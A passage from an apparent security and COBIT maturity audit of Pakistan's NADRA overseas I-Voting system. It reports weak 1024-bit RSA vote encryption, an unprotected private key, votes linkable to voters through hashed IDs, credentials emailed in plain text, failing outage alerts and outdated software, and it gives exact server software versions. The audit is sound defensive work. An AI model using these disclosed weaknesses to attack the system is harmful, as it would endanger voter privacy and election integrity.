The QA team skills on security and on the requirements of an i-Voting system shall be reviewed. The audit has shown many areas where the system requires improvements during the Source Code review and the Penetration Testing exercise.

According to the tests carried out, the system of alerts is not working correctly. The alerts when a system is out of service, as have been occurred with the voter portal, are not managed by the NADRA's personnel, so devices could not be available during the election process presenting problems to the voters, and the personnel would not be aware of those problems in the I-Voting system. So, the usability and functionality, effectiveness, reliability and performance, and security could be under threat.

Additionally, it should be noted that the tests performed by Minsait auditors were executed against a Test environment.

2.17.4.5 APO12 – What is the maturity of the processes NADRA has set up to manage the risks involved in all aspects of their system?

The objective is: Integrate the management of I&T-related enterprise risk with overall enterprise risk management (ERM) and balance the costs and benefits of managing I&T-related enterprise risk.

According to the information provided by NADRA, an Incident Response Plan exists. It is based on the NIST guidelines. A Business Continuity Plan and a Disaster Recovery Plan exist as well.

Periodic simulations to check the Incident Response Plan are carried out to validate the maturity of the security in the system. The Incident Response Plan should be thorough and contain all the key elements to allow NADRA to respond effectively in the event of a breach that could impact in the I-Voting system.

The Information Security team provides training and awareness in security incidents to NADRA's personnel.

An effective risk assessment is in place, though auditors could not analyse it.

Note: Minsait penetration testing and Source Code review have revealed a significant amount of security threats that should be addressed with the current process.

NADRA monitors performance alerts to control the status of the system using a Network Operations Center or NOC. The objective of the NOC is to maintain optimal network performance and availability, and to ensure continuous uptime of business critical services. NOC monitors network, servers, and applications for health and performance, analyse bandwidth and proactively identify bottlenecks, continuously monitor and analyse security threats and attacks, modify network configurations, and pickup faults and troubleshoot quickly to reduce the mean time to repair.

A Security Information and Event Management or SIEM is in place in the system to centralise and to check logs sent by the different devices.

NADRA has Risk Management System in place, and it is reviewed as and when required. The risk assessment is documented in a report that includes the safeguards to fix the threats in the system. The risk assessment is elaborated by the IS team in consultation with the relevant stakeholders. There is no risk permitted above the risk appetite level

To mitigate risk after a change in the environment, the risk management strategy is in place.

Conclusion:

According to the information provided, an Enterprise Risk Management (ERM) is in place to evaluate the risks in the I-Voting system. There is no risk permitted above the risk appetite level. It is recommended to perform

the risk assessment yearly or upon significant changes to the environment (acquisition, merger, relocation, etc.).

2.17.4.6 APO13 – What is the maturity of the processes NADRA has set up to manage the security of their system?

The purpose of this clause is the following: Keep the impact and occurrence of information security incidents within the enterprise's risk appetite levels.

According to the information provided by NADRA, an Incident Response Plan exists. It is based on NIST guidelines. A Business Continuity Plan and a Disaster Recovery Plan exist as well in NADRA.

Periodic simulations to check the Incident Response Plan are carried out to validate the maturity of the security in the system. The Incident Response Plan should be thorough and contain all the key elements to allow NADRA to respond effectively in the event of a breach that could impact in the I-Voting system.

The Information Security team provides training and awareness in security incidents to NADRA's personnel.

An effective risk assessment is in place, though auditors could not analyse it.

NADRA monitors performance alerts to control the status of the system using a Network Operations Center or NOC. The objective of the NOC is to maintain optimal network performance and availability, and to ensure continuous uptime of business critical services. NOC monitors network, servers, and applications for health and performance, analyse bandwidth and proactively identify bottlenecks, continuously monitor and analyse security threats and attacks, modify network configurations, and pickup faults and troubleshoot quickly to reduce the mean time to repair.

A Security Information and Event Management or SIEM is in place in the system to centralise and to check logs sent by the different devices.

NADRA has Risk Management System in place, and it is reviewed as and when required. The risk assessment is documented in a report that includes the safeguards to fix the threats in the system. The risk assessment is elaborated by the IS team in consultation with the relevant stakeholders. There is no risk permitted above the risk appetite level

To mitigate risk after a change in the environment, the risk management strategy is in place.

Conclusion:

According to the information provided, an Enterprise Risk Management (ERM) is in place to evaluate the risks in the I-Voting system. The risk appetite level is included in the risk assessment, and no risk is permitted above it.

2.17.4.7 APO14 – What is the maturity of the processes NADRA has set up to govern and manage the data related to their system?

The purpose is the following: Ensure effective utilization of the critical data assets to achieve enterprise goals and objectives.

Different questions about the governance and management were asked. Moreover, a functional test was carried out to check the interaction between the existing system and the voters and administrators. Additionally, some reviews of hardening were proposed. Finally, the documentation was review.

To ensure effective utilization of the critical data assets is indispensable the use of documentation. The documentation provided was:

- APPLICATION DESIGN DOCUMENT-OVERSEAS VOTING SYSTEM

- IT INRASTRUCTURE DOCUMENT-OVERSEAS VOTING SYSTEM to be shared
- I-Voting System Manual
- N- Queries Response - Threat Modeling-Security Architecture Review 15th May 2021
- N- Audit Response 3 by NADRA May 20, 2021

Auditors could not find any procedures, policies, hardening guides, instructions or manuals to follow to ensure effective utilization of the critical data assets.

The meetings proposed were the following:

- Encryption.
- Application code.
- Mail and SMS process.
- Web Service API.
- Storage and backup.

The hardening revisions were the following:

- Firewalls (including the WAF).
- Databases.
- Operating systems.
- Storage and backup.
- Virtualization.

Encryption.

In order to evaluate the security of the confidential data, the encryption / decryption methods are crucial in the existing system.

The complete flow is explained below with the information that NADRA provided to us:

- Vote data is submitted to the backend server over SSL, in cleartext.
- At the backend, data gets encrypted with RSA crypto system and stored in database.
- At the backend vote data is encrypted with RSA public key. The voter never knows the public key, never knows if his/her choices were the ones encrypted, or whether the vote was ever stored.
- RSA key pair is generated by administrator at NADRA as part of the election creation activity. The key length is 1024 bits.
- At the time of election creation, public key is uploaded on to the system for vote encryption at the backend. Public key is not shared to the general public for vote encryption at voter end rather the data is encrypted at the backend for storage purpose. Keys are stored as serialized Java Objects, a very risky practice.

- The PrivateKey is downloaded to a file and not protected. Any internal user could get a copy and compromise it.
- Private key of the pair will be uploaded in the system once the election is over and the result is to be compiled.
- Each vote casted is encrypted with public key at the backend and stored pseudo-anonymously
- Once the election is closed and private key is made available, the system decrypts the vote data and stores separately and compiles the result. The vote data is stored in a different table, but in the same database.
- The private key is held by NADRA.

Application code.

The review of the application code was focused in the utilization of methods to encrypt and decrypt information. Two different methods are used in order to encrypt:

- Method to cipher the voter information: EventID, number of the citizen hashed, CandidateID and ConstituencyID. This method uses the RSA algorithm and the public key.
- Method to cipher the voting information: CandidateID, VotingID and EventID.

The generation of voter passwords are generated using a random 20-digit alpha numeric number.

Mail and SMS process.

The system uses emails to contact the voters in order to provide them confidential information: PIN code to be verified and a password to be able to vote. The information is sent in plain text, without ciphering. The mail system is considered not secure to share confidential information without ciphering.

The use of SMS technology instead of the current Mail technology provides more security in the confidential information provided to the voters.

Storage and backup.

Storage and backup are two important systems in the current system that store confidential information, so they must be secured. The votes are stored ciphered, but the rest of the data is in plain text. Also votes are stored in order and with a Hash of the voter ID. It is extremely easy to find the vote corresponding to a given voter.

Database backup is performed by Oracle RMAN utility (Online Backup). Backup policy detail is given below:

- Weekly backup / Full backup: Full (Level 0 incremental) backup is performed every Saturday / Sunday.
- Daily backup: Differential incremental backup is performed daily.
- Archive backup: Oracle archive log backups are performed every 60 minutes.

The storage and backup processes were explained by the NADRA's personnel:

- Once the vote is casted, there are two parts of the casted vote – first the voter data and the vote data
- At the vote casting stage, a transaction is executed at the backend
- First, the electoral roll / voter list is UPDATED to mark the individual as vote casted so that the same person may not cast vote again

- Second, the casted vote is encrypted and added in the casted vote table.
- So, at any given time, it can be checked through a provided RO web portal that how many votes are casted but result can't be compiled in the absence of private key. This could be done even during an Election, by any internal user having access to the Private key.
- After decryption, decrypted data is stored separately but the original encrypted data stay intact for any future audits

Other considerations were added:

- None of data sets, either voter data or vote data is printed. Only accumulated compiled result is printed of each constituency at the end of election.
- After the election is closed, original data is stored encrypted along with the vote data decrypted.

There is not a process to delete information.

To sum up, the information is split up between the voter information (identity number of the voter) and the vote (ElectionID, ConstituencyID, CandidateID). This differentiation allows NADRA to avoid voters would be able to vote again. This information is not deleted in the system once the election has finished.

Hardening reviews.

According to the information provided by NADRA, all the technologies are configured according to their hardening guides that are based on the following standards: NIST, CIS controls, OWASP, ISO 27001, PCI DSS, and other best practices.

The information about the configurations is explained below:

- Perimeter firewall configuration. According with NADRA's information, the perimeter firewall is configured to protect the data. The configuration provided is the following:
  - A Virtual IP is created which forward traffic internally to WAF on port 80 and 443.
  - Only HTTP and HTTPS service is allowed.
  - Firewalling, AV and IPS is enabled.
  - Any access either for users or from server to server is provisioned as per ISMS_Access_Control_Policy_V1.0R0.
  - Password Policy is as per ISMS_Password_Policy_V1.0R0 ((There is a password policy that contains: complexity, idle timeout as 5 minutes, 3 attempts of failed login to lock an account, and 90 days to change the passwords).
  - Firewalls, Subscriptions and Signatures are up to date.
  - Regular ISMS Audits are performed.
  - Internal and External Audits Performed.
  - It is NTP configured.
  - Logs are sent to the SIEM.

- Core firewall. According with NADRA's information, the core firewall is configured to protect the information in thethe existing system. The configuration provided is the following:
  - All VLANs are created on Switch in Layer-2 Configurations.
  - Layer-3 VLANs are then created on Firewall.
  - Gateway of all servers is the IP address configured on firewall so that all Inter-Vlan routing is done via Firewall, IPS, AV, Logging.
  - All servers are contained in separate VLAN with access only for specific Source IPs/Destination IPs and Destination Service.
  - Services allowed from servers to other servers includes Custom Ports and standard ports NFS, HTTP, HTTPS, DNS, NTP.
  - Only Required Specific services and IPs are allowed, all other denied.
  - Firewalling, AV and IPS is enabled.
  - Any access either for users or from server to server is provisioned as per ISMS_Access_Control_Policy_V1.0R0.
  - Password Policy is as per ISMS_Password_Policy_V1.0R0 (There is a password policy that contains: complexity, idle timeout as 5 minutes, 3 attempts of failed login to lock an account, and 90 days to change the passwords).
  - Firewalls, Subscriptions and Signatures are up to date.
  - Regular ISMS Audits are performed.
  - Internal and External Audits Performed.
  - It is NTP configured.
  - Logs are sent to the SIEM.
- WAF. The configuration of the WAF was provided by NADRA:
  - Users access the web application firewall through SSH connection from white listed jump server machine. Root login is not permitted. The users can only login through their named accounts remotely. After their named logins, they can escalate their privileges to root account remotely.
  - There is a 10-minute inactivity timeout configured after which the session is disconnected automatically.
  - Password policy according to the PCI requirement is in pipeline.
  - ModSecurity which is an open-source web application firewall is used in conjunction with Nginx in order to protect and serve the iVoting application.
  - Operating System: 7.9.2009 with Kernel version 3.10.0-1160.15.2.el7.x86_64
  - Nginx: 1.19.6

- ModSecurity: Libmodsecurity 3 with OWASP ruleset 3.2.0.
- The Nginx web server acts as a reverse proxy where all the HTTPS connections are terminated, inspected, and then forwarded to the backend cluster of the iVoting application servers. The WAF also acts as the load balancer in order to distribute traffic among multiple backend servers.
- All the commands as well as process execution is logged and send to the SIEM using the auditbeat, an agent. Linux audit policy is already in place detecting attacks classified in the MITRE attack detection framework.

- Databases. The configuration provided is the following:
  - DB servers SSH connection is allowed from white listed jump server machine. Direct Root login is not permitted. Root credentials are with Infra team only for OS management. Infrastructure and DBA team members only can login through their named accounts remotely.
  - DB users are locked and unlocked for specific activity after approval of authority.
  - Password policies are enforced by custom profiles and Oracle provided standard Verify Function (ora12c_verify_function) as recommended by CIS benchmark. It is a set of configuration guidelines designed to reduce security risks to oracle database.
  - The Oracle database provided security features that are in the form of authentication, authorization (customized database roles) and auditing (ELK Stack) are enforced using CIS Benchmark guidelines.
  - Oracle 12c single instance database with Data Guard (Primary database server with one Standby database server) Oracle data guard provides a comprehensive set of services that manage and monitor standby database to enable production Oracle database to survive in case of disasters.
  - Database activity monitoring and auditing is being managed by ELK Stack product.
- Operating systems. The information provided by NADRA with the configuration is exposed below:
  - Application servers SSH connection is allowed from white listed jump server machine. Direct Root login is not permitted. The users (infrastructure team members only) can login through their named accounts remotely. After their named logins, they can escalate their privileges to root account remotely.
  - On server machines inactivity time out is set to 3 min, account locked out after 5 Bad Password attempts and remained locked for 90 Minutes. Password Expiration policy is set to 1 year. Application servers are benchmarked using CIS benchmarking and PCI compliance.
  - All the commands as well as process execution is logged and send to the SIEM using the auditbeat agent to Infosecurity team.
  - Servers are patched on frequent basics through Yum repo.
  - IBM Websphere is used as a webserver which is on latest available version 8.5.5.19 with latest patches deployed.

- Any access either for users or from server to server is provisioned as per ISMS_Access_Control_Policy_V1.0R0.
- Password Policy is as per ISMS_Password_Policy_V1.0R0.
- Regular ISMS Audits are performed.
- Internal and External Audits Performed.

Conclusion:

This clause has the following objective: Ensure effective utilization of the critical data assets to achieve enterprise goals and objectives.

To accomplish this clause, the most important achieve is the encryption of the votes. The algorithm use is RSA. The key length of the algorithm is 1.024 bits, but it should be of 2.048 bits or 4.096 bits-length, or even better, homomorphic encryption with P2566 Elliptic Curve. The 1024 bit-length keys are not as secure as 2.048 or 4.096 bit, and the information could be exposed. These encrypted votes are stored perpetually in the system. A retention policy should be created in order to delete information that is not needed in the system. Erasing that confidential information avoiding problems with data that is not necessary, preventing possible data breaches.

NADRA keeps the private key used to decrypt the votes. It could be used to decrypt the votes and modify the votes. An HSM with a secret sharing scheme should be implemented ASAP to avoid single individuals having access to the encrypted information.

The access to the systems is controlled, so the access to the encrypted votes is as well. The system does not prevent anyone with access to the key and the database launching a recount of one or many votes at any given moment. Also, by not using homomorphic encryption, all votes are decrypted. This poses a potential privacy risk for the voters.

The use of mails to send confidential information to voters can be used by attackers to obtain information of voters.

The technologies are configured according to the following standards: NIST, CIS controls, ISO 27001, PCI DSS. The configurations of the technologies are correct, and provide a high level of security.

2.17.4.8 BAI02 – What is the maturity of the processes NADRA has followed to define the requirements of their system?

The objective of this clause is: Create optimal solutions that meet enterprise needs while minimizing risk

Different questions about the requirement definition were asked. Moreover, a functional test was carried out to check the interaction between the existing system and the voters and administrators. Additionally, some reviews of hardening were proposed. Finally, the documentation review was a part of the evaluation of maturity.

The meetings proposed had these topics:

- Encryption.
- Application code.
- Mail and SMS process.
- Web Service API.
- Storage and backup.

- Quality of systems.

The hardening revisions were the following:

- Firewalls (including the WAF).
- Databases.
- Operating systems.
- Storage and backup.
- Virtualization.

According to the information provided by NADRA, periodic meetings were held with relevant stakeholders regarding I-Voting system for requirement gathering. I-Voting system was developed by NADRA based on the requirements by the ECP during multiple rounds of stakeholder's consultation duly endorsed by ECP.

The stakeholders reviewed these requirements through multiple demonstrations, reviews, consultations, and discussions with ECP.

Conclusion:

The I-Voting system was developed by NADRA based on the requirements by the ECP. Multiple demonstrations, consultations, reviews, etc., were performed in order to meet ECP needs.

Some of the requirements were not properly implemented and the result is a system where privacy of the voter and integrity of the results can not be guaranteed.

2.17.4.9 BAI04 – What is the maturity of the processes NADRA has set up to manage the availability and capacity of their system?

The purpose of this clause is: Maintain service availability, efficient management of resources and optimization of system performance through prediction of future performance and capacity requirements.

Different questions about how NADRA manages the availability and capacity of their systems were asked. Additionally, hardening reviews were proposed.

The meetings proposed dealt with:

- Security incident management.
- Change control procedures.
- Quality of systems.

The objective of these meetings was to evaluate how NADRA monitors the system performance, including the monitoring of the alerts (security alerts, performance alerts) or logs, and the execution of test when some changes are done in the scope (changes in the application, in servers, etc.).

The system monitoring is based in the review of alerts and logs. Logs are sent to the ELK Stack SIEM that collects all logs of the devices reviewed (firewalls, WAF, databases, operating systems). ELK Stack is used for alert management. NADRA has customized dashboard for alert detection and scalation.

To accomplish the availability in the system, the devices are implemented in high availability, with a copy in backup to restore in case of fails in these devices. The system configuration is backed up regularly, as well as the vote data. The vote data is backed up weekly and still intact, so no backup has been deleted.

According to NADRA, servers and storage health is monitored using software and alerts configured with 80% threshold for storage mount points. When the storage and backup systems are full, alerts are triggered.

Several tests have been performed during the audit period. During these tests, the voter portal (https://overseasvoting.nadra.gov.pk) was occasionally out of service but no out-of-service alerts were received in the system.

Conclusion:

To maintain service availability, efficient management of resources and, optimization of system performance, a system of alerts is deployed by NADRA.

To accomplish the availability in the system, the devices are implemented in high availability, avoiding problems when a device is out of service.

According to the tests carried out, the system of alerts is not working correctly. The alerts when a system is out of service, as have been occurred with the voter portal, are not managed properly by the system.

2.17.4.10BAI06 – What is the maturity of the processes NADRA has set up to manage the changes related to their system?

The purpose of the clause is the following: Enable fast and reliable delivery of change to the business. Mitigate the risk of negatively impacting the stability or integrity of the changed environment.

Different questions about NADRA's change control procedures were asked. Finally, the documentation review was a part of the evaluation of maturity.

The procedure implemented according to the information provided by NADRA consists on the following:

- The application was initially deployed in test environment for review by ECP (Election Commision of Pakistan).
- A detailed demonstration of the system was given to ECP.
- There was no change request received about this system. However, a third-party audit was conducted of the I-Voting system. All the necessary changes based on the recommendations of the auditors were incorporated in the system.

The personnel involved in the development, deployment and monitoring of the system is the following:

- NADRA technology and development department.
- Network department.
- Infrastructure department.
- Information Security department.
- Quality Assurance department.
- Project Management Directorate.

According to the information provided by NADRA, after any code change the application goes through a testing phase, both functional and security wise where they check all standard protocols. If the application architecture is changed, it is considered as a new application, and, once again, the complete functional and security tests are conducted. Requirements for changes come through ECP, and DG software division. The CISO approve the changes. The complete functional and security testing is conducted for every change.

To mitigate risk after a change in the environment, the risk management strategy is in place.

To implement the solutions safely and in line with the agreed expectations and outcomes, a business requirements document is prepared and handed over to QA for preparing test cases. Once the testing is successfully completed, and before putting the application in production, user acceptance is conducted.

Conclusion:

A change management system is in place to evaluate the changes in the existing system. Several tests are performed during the testing phase, taking into account the functional and the security parts. Changes are evaluated and approved, minimizing the risks in the production environment through the risk management.

The security testing shall be revisited urgently. This audit exercise has found many areas that require immediate attention.

2.17.4.11 BAI07 – What is the maturity of the processes NADRA has set up to manage change transition and acceptance of their system?

The clause has the following purpose: Implement solutions safely and in line with the agreed expectations and outcomes.

The procedure implemented according to the information provided by NADRA consists in the following:

- The application was initially deployed in test environment for review by ECP (Election Commision of Pakistan).
- A detailed demonstration of the system was given to ECP.
- There was no change request received about this system. However, a third-party audit was conducted of the I-Voting system. All the necessary changes based on the recommendations of the auditors were incorporated in the system.

The personnel involved in the development, deployment and monitoring of the system is the following:

- NADRA technology and development department.
- Network department.
- Infrastructure department.
- Information Security department.
- Quality Assurance department.
- Project Management Directorate.

According to the information provided by NADRA, after any code change the application goes through a testing phase, both functional and security wise where they check all standard protocols. If the application architecture is changed, it is considered as a new application, and, once again, the complete functional and security tests are conducted. Requirements for changes come through ECP, and DG software division. The CISO approve the changes. The complete functional and security testing is conducted for every change.

To mitigate risk after a change in the environment, the risk management strategy is in place.

To implement the solutions safely and in line with the agreed expectations and outcomes, a business requirements document is prepared and handed over to QA for preparing test cases. Once the testing is successfully completed, and before putting the application in production, user acceptance is conducted.

Conclusion:

A business requirements document is prepared and handed over to QA for preparing test cases in order to implement the solutions safely in the system, and in line with the agreed expectations and outcomes. A user acceptance is conducted to verify the system.

2.17.4.12DSS02 – What is the maturity of the processes NADRA has set up to manage the service requests and incidents related to the system?

The purpose of the clause is the following: Achieve increased productivity and minimize disruptions through quick resolution of user queries and incidents. Assess the impact of changes and deal with service incidents. Resolve user requests and restore service in response to incidents.

Different questions about the Security incident management were asked. Finally, the documentation review was a part of the evaluation of maturity.

According to the information provided by NADRA, an Incident Response Plan exists It is based on NIST guidelines. A Business Continuity Plan and a Disaster Recovery Plan exist as well in NADRA.

Periodic simulations to check the Incident Response Plan are carried out to validate the maturity of the security in the system. The Incident Response Plan should be thorough and contain all the key elements to allow NADRA to respond effectively in the event of a breach that could impact in the I-Voting system.

Upon detection of an incident, it is categorized and escalated depending on its critical level. Then, it is communicated to the concerned persons for resolution. Based on the outcome policies, SOPs and configuration are updated whenever there is a requirement.

The Information Security team provides training and awareness in security incidents to NADRA's personnel.

An effective risk assessment is in place though auditors could not analysed it.

NADRA monitors performance alerts to control the status of the system using a Network Operations Center or NOC. The objective of the NOC is to maintain optimal network performance and availability, and to ensure continuous uptime of business critical services. NOC monitors network, servers, and applications for health and performance, analyse bandwidth and proactively identify bottlenecks, continuously monitor and analyse security threats and attacks, modify network configurations, and pickup faults and troubleshoot quickly to reduce the mean time to repair.

A Security Information and Event Management or SIEM is in place in the system to centralise and to check logs sent by the different devices.

Several tests have been performed during the audit period. During these tests, the voter portal (https://overseasvoting.nadra.gov.pk) was occasionally out of service though no out-of-service alerts were received in the system.

According to NADRA, the alerts are sent to NADRA's personnel through emails and other regular fastest available communication channels that are not mentioned. Personnel act to these alerts depending on the level of responder and the scope defined in the IRIM policy they carry out the analysis. The service providers send alerts to NADRA as well.

The system is restored after a security incident occurs depending on the situation. NADRA has already developed proper high-level mechanism in place (high availability, backup, redundancy, etc.).

The Incident Response Plan is updated after a security incident occurs in the system, or after a simulation. The Incident Response Plan includes the vulnerabilities in the systems.

The Business Continuity Plan is in place after incorporating every requirement.

Conclusion:

There are events that generate alerts to warns NADRA's personnel to solve problems in the system. These alerts can be triggered by the service providers.

The SIEM keeps the logs generated by all the devices in the system, so the NADRA's personnel can review the audit trails in case an error or a problem appears in any component of the system.

According to the tests carried out. The alerts when a system is out of service are not managed properly.

2.17.4.13 DSS03 – What is the maturity of the processes NADRA has set up to manage the problems related to the system?

The clause has the following purpose: Increase availability, improve service levels, reduce costs, improve customer convenience and satisfaction by reducing the number of operational problems, and identify root causes as part of problem resolution.

According to the information provided by NADRA, an Incident Response Plan exists. It is based on NIST guidelines. A Business Continuity Plan and a Disaster Recovery Plan exist as well in NADRA.

Periodic simulations to check the Incident Response Plan were carried out by NADRA to validate the maturity of the security in the system. The Incident Response Plan should be thorough and contain all the key elements to allow NADRA to respond effectively in the event of a breach that could impact in the I-Voting system.

Upon detection of an incident, it is categorized and escalated depending on its critical level. Then, it is communicated to the concerned persons for resolution. Based on the outcome policies, SOPs and configuration are updated whenever there is a requirement.

The Information Security team provides training and awareness in security incidents to NADRA's personnel.

An effective risk assessment is in place thought auditors could not analyse it.

NADRA monitors performance alerts to control the status of the system using a Network Operations Center or NOC. The objective of the NOC is to maintain optimal network performance and availability, and to ensure continuous uptime of business critical services. NOC monitors network, servers, and applications for health and performance, analyse bandwidth and proactively identify bottlenecks, continuously monitor and analyse security threats and attacks, modify network configurations, and pickup faults and troubleshoot quickly to reduce the mean time to repair.

A Security Information and Event Management or SIEM is in place in the system to centralise and to check logs sent by the different devices.

The system monitoring is based in the review of alerts and logs. Logs are sent to the ELK Stack SIEM that collects all logs of the devices reviewed (firewalls, WAF, databases, operating systems). ELK Stack is used for alert management. NADRA has customized dashboard for alert detection and scalation.

To accomplish the availability in the system, the devices are implemented in high availability, with a copy in backup to restore in case of fails in these devices. The system configuration is backed up regularly, as well as the vote data. The vote data is backed up weekly and still intact, so no backup has been deleted.

According to NADRA, servers and storage health is monitored using software and alerts configured with 80% threshold for storage mount points. When the storage and backup systems are full, alerts are triggered.

Several tests have been performed during the audit period. During these tests, the voter portal (https://overseasvoting.nadra.gov.pk) was out of service.

NADRA has Risk Management System in place, and it is reviewed as and when required. The risk assessment is documented in a report that includes the safeguards to fix the threats in the system. The risk assessment is elaborated by the IS team in consultation with the relevant stakeholders. There is no risk permitted above the risk appetite level

To mitigate risk after a change in the environment, the risk management strategy is in place.

Conclusion:

To assure the availability and the service levels, systems are implemented in high availability. Their configurations are copied in backup, so a restore of the system is easy to perform.

According to the tests carried out, the system of alerts is not working correctly.

2.17.4.14 DSS04 – What is the maturity of the processes NADRA has set up to manage the continuity of service of their system?

The objective of the clause is: Adapt rapidly, continue business operations, and maintain availability of resources and information at a level acceptable to the enterprise in the event of a significant disruption (e.g., threats, opportunities, demands).

According to the information provided by NADRA, an Incident Response Plan exists.. It is based on NIST guidelines. A Business Continuity Plan and a Disaster Recovery Plan exist as well in NADRA.

Periodic simulations to check the Incident Response Plan are carried out to validate the maturity of the security in the system. The Incident Response Plan should be thorough and contain all the key elements to allow NADRA to respond effectively in the event of a breach that could impact in the I-Voting system.

Upon detection of an incident, it is categorized and escalated depending on its critical level. Then, it is communicated to the concerned persons for resolution. Based on the outcome policies, SOPs and configuration are updated whenever there is a requirement.

The Information Security team provides training and awareness in security incidents to NADRA's personnel.

An effective risk assessment is in place, thought the auditors could not analyse it.

NADRA monitors performance alerts to control the status of the system using a Network Operations Center or NOC. The objective of the NOC is to maintain optimal network performance and availability, and to ensure continuous uptime of business critical services. NOC monitors network, servers, and applications for health and performance, analyse bandwidth and proactively identify bottlenecks, continuously monitor and analyse security threats and attacks, modify network configurations, and pickup faults and troubleshoot quickly to reduce the mean time to repair.

A Security Information and Event Management or SIEM is in place in the system to centralise and to check logs sent by the different devices.

Several tests have been performed during the audit period. During these tests, the voter portal (https://overseasvoting.nadra.gov.pk) was occasionally out of service.

To accomplish the availability in the system, the devices are implemented in high availability, with a copy in backup to restore in case of fails in these devices. The system configuration is backed up regularly, as well as the vote data. The vote data is backed up weekly and still intact, so no backup has been deleted.

Conclusion:

According to the tests carried out, the system of alerts is not working correctly.

There are a Business Continuity Plan and a Disaster Recovery Plan in place to assure the availability of the information.

2.17.4.15 DSS05 – What is the maturity of the processes NADRA has set up to manage the security services of their system?

The purpose of the clause is the following: Minimize the business impact of operational information security vulnerabilities and incidents.

Periodic simulations to check the Incident Response Plan are carried out to validate the maturity of the security in the system. The Incident Response Plan should be thorough and contain all the key elements to allow NADRA to respond effectively in the event of a breach that could impact in the I-Voting system.

Upon detection of an incident, it is categorized and escalated depending on its critical level. Then, it is communicated to the concerned persons for resolution. Based on the outcome policies, SOPs and configuration are updated whenever there is a requirement.

The Information Security team provides training and awareness in security incidents to NADRA's personnel.

An effective risk assessment is in place though the auditors could not analyse it.

NADRA monitors performance alerts to control the status of the system using a Network Operations Center or NOC. The objective of the NOC is to maintain optimal network performance and availability, and to ensure continuous uptime of business critical services. NOC monitors network, servers, and applications for health and performance, analyse bandwidth and proactively identify bottlenecks, continuously monitor and analyse security threats and attacks, modify network configurations, and pickup faults and troubleshoot quickly to reduce the mean time to repair.

A Security Information and Event Management or SIEM is in place in the system to centralise and to check logs sent by the different devices.

NADRA has Risk Management System in place, and it is reviewed as and when required. The risk assessment is documented in a report that includes the safeguards to fix the threats in the system. The risk assessment is elaborated by the IS team in consultation with the relevant stakeholders. There is no risk permitted above the risk appetite level.

To mitigate risk after a change in the environment, the risk management strategy is in place.

According to the information provided by NADRA, vulnerabilities are parched accordingly. All of these vulnerabilities are fixed and documented. NADRA patches their technologies regularly and upon the discovery of any vulnerability, but during the audit process, some it has been discovered some technologies out-of-dated (Oracle, Microsoft Exchange 2013, VMware 6.7).

Conclusion:

A risk assessment is in place to evaluate risks in the system. Moreover, an Incident Response Plan, a Business Continuity Plan and a Disaster Recovery Plan are in place as well to minimize the business impact of incidents.

According to NADRA's information, vulnerabilities are fixed regularly.

During the audit process many vulnerabilities have been found, and also it has been discovered that some versions of technologies are not updated (Oracle, Microsoft Exchange 2013 or VMware 6.7). All the technologies in the production environment must be updated more frequently.

2.17.5 CONCLUSIONS & RECOMMENDATIONS

Once all the clauses of the COBIT 2019 have been evaluated and described in the previous sections, a table is generated with the level reached for those clauses. These levels are included in a range of 0 (minimum value) to 5 (maximum value):


Level	Description
5	The process achieves its purpose, is well defined, its performance is measured to improve performance and continuous improvement is pursued.
4	The process achieves its purpose, is well defined, and its performance is (quantitatively) measured.
3	The process achieves its purpose in a much more organized way using organizational assets. Processes typically are well defined.
2	The process achieves its purpose through the application of a basic, yet complete, set of activities that can be characterized as performed.

1	The process more or less achieves its purpose through the application of an incomplete set of activities that can be characterized as initial or intuitive – not very organized.
0	Lack of any basic capability. Incomplete approach to address governance and management purpose. May or may not be meeting the intent of any process practices.

The clauses evaluated in the previous sections are shown in the following table with their level of compliance:


Clause	Description of the clause	Level
APO08	What is the maturity of the processes NADRA has set up to interact with the stakeholders of their system?	3
APO09	What is the maturity of the processes NADRA has set up to manage the service agreements it will have with the different stakeholders of their system?	3
APO10	What is the maturity of the processes NADRA has set up to manage the different vendors involved in their system?	4
APO11	What is the maturity of the processes NADRA has set up to manage the quality of their system?	2
APO12	What is the maturity of the processes NADRA has set up to manage the risks involved in all aspects of their system?	3
